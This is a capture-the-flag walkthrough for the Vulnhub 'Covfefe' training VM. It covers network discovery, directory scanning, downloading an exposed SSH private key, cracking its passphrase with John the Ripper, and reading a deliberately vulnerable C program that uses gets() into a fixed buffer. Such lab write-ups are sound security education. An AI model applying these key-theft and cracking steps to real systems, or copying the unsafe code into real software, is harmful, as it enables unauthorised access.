Covfefe Vulnhub’s vulnerable lab challenge

Information Security Inc.

Contents

Information Security Confidential - Partner Use Only

About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration

VULNHUB

VULNERABLE BY DESIGN

Information Security Confidential - Partner Use Only

Target VM

- Target VM: Covfefe

- Download the ova file
https://download.vulnhub.com/covfefe/covfefe.ova

- Import the ova file into your favorite hypervisor;

- Attach a DHCP enabled interface to the machine and run it

- Objective
Find the flags

Information Security Confidential - Partner Use Only

Test Setup

◎ Testing environment

Linux Kali (attacker) >>> Covfefe (target vm)

Information Security Confidential - Partner Use Only

Walkthrough

- From the attacker machine run the following command to find out Target VMs IP address:

```
root@LUCKY64:/opt3# netdiscover -i eth2 -r 192.168.136.0
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.136.1   00:50:56:c0:00:08      1      60  Unknown vendor
 192.168.136.2   00:50:56:f7:69:8c      1      60  Unknown vendor
 192.168.136.131 00:0c:29:25:66:de      1      60  Unknown vendor
 192.168.136.254 00:50:56:e7:43:71      1      60  Unknown vendor
```

- Scan the target machine IP (192.168.136.131)


```
root@LUCKY64:/opt3# ./Scan.py
TCP port 22 is open
TCP port 80 is open
TCP port 31337 is open
```


Information Security Confidential - Partner Use Only

iSEC information security inc.

Walkthrough

◎ Explore Port 80 in a browser; Nginx webserver



”

Information Security Confidential - Partner Use Only

Walkthrough

- Explore page source; nothing too interesting

view-source:http://192.168.136.131/

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrac

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

”

Information Security Confidential - Partner Use Only

iSEC information security inc.

Walkthrough

- Use dirb tool to scan the host on port 80; nothing found

```
root@LUCKY64:/opt3# dirb http://192.168.136.131  /usr/share/dirb/wordlists/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Dec 13 03:09:38 2017
URL_BASE: http://192.168.136.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.136.131/ ----

-----------------
END_TIME: Wed Dec 13 03:09:47 2017
DOWNLOADED: 20458 - FOUND: 0
```


Information Security Confidential - Partner Use Only

Walkthrough

- Exploring port 31337 using curl; python webserver running

```
root@LUCKY64:/opt3# curl -I http://192.168.136.131:31337/robots.txt
HTTP/1.0 200 OK
Content-Length: 70
Content-Type: text/plain; charset=utf-8
Last-Modified: Sun, 09 Jul 2017 11:43:16 GMT
Cache-Control: max-age=43200, public
Expires: Wed, 13 Dec 2017 20:25:52 GMT
ETag: "1499600596.267103-70-1587808388"
Date: Wed, 13 Dec 2017 08:25:52 GMT
Server: Werkzeug/0.11.15 Python/3.5.3
```


Information Security Confidential - Partner Use Only

Walkthrough

- Use dirb tool to scan the host on port 31337

```
root@LUCKY64:/opt3# dirb http://192.168.136.131:31337  /usr/share/dirb/wordlists/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Dec 13 03:27:58 2017
URL_BASE: http://192.168.136.131:31337/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.136.131:31337/ ----
+ http://192.168.136.131:31337/.bash_history (CODE:200|SIZE:19)
+ http://192.168.136.131:31337/.bashrc (CODE:200|SIZE:3526)
+ http://192.168.136.131:31337/.profile (CODE:200|SIZE:675)
+ http://192.168.136.131:31337/.ssh (CODE:200|SIZE:43)
+ http://192.168.136.131:31337/robots.txt (CODE:200|SIZE:70)
==> DIRECTORY: http://192.168.136.131:31337/taxes/

---- Entering directory: http://192.168.136.131:31337/taxes/ ----

-----------------
END_TIME: Wed Dec 13 03:28:58 2017
DOWNLOADED: 40916 - FOUND: 5
```


Information Security Confidential - Partner Use Only

Walkthrough

◎ Explore robots.txt using curl

```
root@LUCKY64:~# curl -iv http://192.168.136.131:31337/robots.txt
*   Trying 192.168.136.131...
* Connected to 192.168.136.131 (192.168.136.131) port 31337 (#0)
> GET /robots.txt HTTP/1.1
> Host: 192.168.136.131:31337
> User-Agent: curl/7.50.1
> Accept: */*
>
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
HTTP/1.0 200 OK
< Content-Length: 70
Content-Length: 70
< Content-Type: text/plain; charset=utf-8
Content-Type: text/plain; charset=utf-8
< Last-Modified: Sun, 09 Jul 2017 11:43:16 GMT
Last-Modified: Sun, 09 Jul 2017 11:43:16 GMT
< Cache-Control: max-age=43200, public
Cache-Control: max-age=43200, public
< Expires: Wed, 13 Dec 2017 20:37:28 GMT
Expires: Wed, 13 Dec 2017 20:37:28 GMT
< ETag: "1499600596.267103-70-1587808388"
ETag: "1499600596.267103-70-1587808388"
< Date: Wed, 13 Dec 2017 08:37:28 GMT
Date: Wed, 13 Dec 2017 08:37:28 GMT
< Server: Werkzeug/0.11.15 Python/3.5.3
Server: Werkzeug/0.11.15 Python/3.5.3

<
User-agent: *
Disallow: /.bashrc
Disallow: /.profile
Disallow: /taxes
* Closing connection 0
```


Information Security Confidential - Partner Use Only

iSEC information security inc.

Walkthrough

◎ Capturing the flag

```
root@LUCKY64:~# curl -iv http://192.168.136.131:31337/taxes/;echo ""
*   Trying 192.168.136.131...
* Connected to 192.168.136.131 (192.168.136.131) port 31337 (#0)
> GET /taxes/ HTTP/1.1
> Host: 192.168.136.131:31337
> User-Agent: curl/7.50.1
> Accept: */*
>
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
HTTP/1.0 200 OK
< Content-Type: text/html; charset=utf-8
Content-Type: text/html; charset=utf-8
< Content-Length: 57
Content-Length: 57
< Server: Werkzeug/0.11.15 Python/3.5.3
Server: Werkzeug/0.11.15 Python/3.5.3
< Date: Wed, 13 Dec 2017 08:46:56 GMT
Date: Wed, 13 Dec 2017 08:46:56 GMT

<
* Closing connection 0
Good job! Here is a flag: flag1{make america great again}
```


Information Security Confidential - Partner Use Only

iSEC information security inc.

Walkthrough

◎ Download the private key from .ssh directory

```
root@LUCKY64:~/.ssh# wget  http://192.168.136.131:31337/.ssh/id_rsa
--2017-12-13 21:15:09--  http://192.168.136.131:31337/.ssh/id_rsa
Connecting to 192.168.136.131:31337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1766 (1.7K) [application/octet-stream]
Saving to: 'id_rsa'

id_rsa                          100%[=====================================================>]   1.72K  --.-KB/s    in 0s

2017-12-13 21:15:09 (47.6 MB/s) - 'id_rsa' saved [1766/1766]
```


Information Security Confidential - Partner Use Only

Walkthrough

- Try to login using the private key, the key is encrypted

```
root@LUCKY64:~/.ssh# ssh -i id_rsa simon@192.168.136.131
The authenticity of host '192.168.136.131 (192.168.136.131)' can't be established.
ECDSA key fingerprint is SHA256:5Tmg/FD7Iga/sFY/1z4etq44S8/bmokfg3R3VyjHtVM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.136.131' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
simon@192.168.136.131: Permission denied (publickey).
```


Information Security Confidential - Partner Use Only

Walkthrough

◎ Cracking the key using John the Ripper

```
root@LUCKY64:~/.ssh# cat /usr/share/wordlists/rockyou.txt | john --pipe --rules shadow
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
starwars         (id rsa)
1g 0:00:00:00  8.333g/s 5575p/s 5575c/s 5575C/s starwars
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Information Security Confidential - Partner Use Only

iSEC information security inc.

Walkthrough

- Logging to the machine using the private key

```
root@LUCKY64:~/.ssh# ssh -i id_rsa simon@192.168.136.131
Enter passphrase for key 'id_rsa':
Linux covfefe 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u2 (2017-06-26) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
simon@covfefe:~$
simon@covfefe:~$
simon@covfefe:~$
simon@covfefe:~$
simon@covfefe:~$ id
uid=1000(simon) gid=1000(simon) groups=1000(simon),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
simon@covfefe:~$ ls -hla
total 36K
drwxr-xr-x 3 simon simon 4.0K Jul  9 22:37 .
drwxr-xr-x 3 root  root  4.0K Jun 28 21:16 ..
-rw------- 1 simon simon   19 Jun 28 22:28 .bash_history
-rw-r--r-- 1 simon simon  220 Jun 28 21:16 .bash_logout
-rw-r--r-- 1 simon simon 3.5K Jun 28 21:16 .bashrc
-rwxr-xr-x 1 simon simon  449 Jul  9 22:37 http_server.py
-rw-r--r-- 1 simon simon  675 Jun 28 21:16 .profile
-rw-r--r-- 1 simon simon   70 Jul  9 21:43 robots.txt
drwx------ 2 simon simon 4.0K Jun 28 21:39 .ssh
```


Information Security Confidential - Partner Use Only

iSEC information security inc.

Walkthrough

- From .bash_history we can see read_message program running

```
root@LUCKY64:~# curl -iv http://192.168.136.131:31337/.bash_history
*   Trying 192.168.136.131...
* Connected to 192.168.136.131 (192.168.136.131) port 31337 (#0)
> GET /.bash_history HTTP/1.1
> Host: 192.168.136.131:31337
> User-Agent: curl/7.50.1
> Accept: */*
>
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
HTTP/1.0 200 OK
< Content-Length: 19
Content-Length: 19
< Content-Type: application/octet-stream
Content-Type: application/octet-stream
< Last-Modified: Wed, 28 Jun 2017 12:28:48 GMT
Last-Modified: Wed, 28 Jun 2017 12:28:48 GMT
< Cache-Control: max-age=43200, public
Cache-Control: max-age=43200, public
< Expires: Thu, 14 Dec 2017 14:38:12 GMT
Expires: Thu, 14 Dec 2017 14:38:12 GMT
< ETag: "1498652928.891515-19-1997932954"
ETag: "1498652928.891515-19-1997932954"
< Date: Thu, 14 Dec 2017 02:38:12 GMT
Date: Thu, 14 Dec 2017 02:38:12 GMT
< Server: Werkzeug/0.11.15 Python/3.5.3
Server: Werkzeug/0.11.15 Python/3.5.3

<
read message
exit
* Closing connection 0
```


Information Security Confidential - Partner Use Only

iSEC information security inc.

Walkthrough

- Running read_message

```
simon@covfefe:~$ read_message
What is your name?
simon
Sorry simon, you're not Simon! The Internet Police have been informed of this violation.
simon@covfefe:~$ read_message
What is your name?
Simon
Hello Simon! Here is your message:

Hi Simon, I hope you like our private messaging system.

I'm really happy with how it worked out!

If you're interested in how it works, I've left a copy of the source code in my home directory.

- Charlie Root
simon@covfefe:~$ cd /root
simon@covfefe:/root$ ls -hla
total 24K
drwxr-xr-x  2 root root 4.0K Jul  9 20:24 .
drwxr-xr-x 21 root root 4.0K Jun 28 21:07 ..
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-------  1 root root   75 Jul  9 20:24 flag.txt
-rw-r--r--  1 root root  148 Aug 18  2015 .profile
-rw-r--r--  1 root root  767 Jul  9 20:24 read_message.c
simon@covfefe:/root$ cat flag.txt
cat: flag.txt: Permission denied
```


Information Security Confidential - Partner Use Only

Walkthrough

- Capturing another flag

```
simon@covfefe:/root$ more read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);

    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been informed of this violation.\n", buf, authorized);
        exit(EXIT_FAILURE);
    }

}
```


Information Security Confidential - Partner Use Only

References

- Vulnhub website
https://www.vulnhub.com

- Vulnerable VM download
https://download.vulnhub.com/covfefe/covfefe.ova

- John the Ripper
http://www.openwall.com/john/

Information Security Confidential - Partner Use Only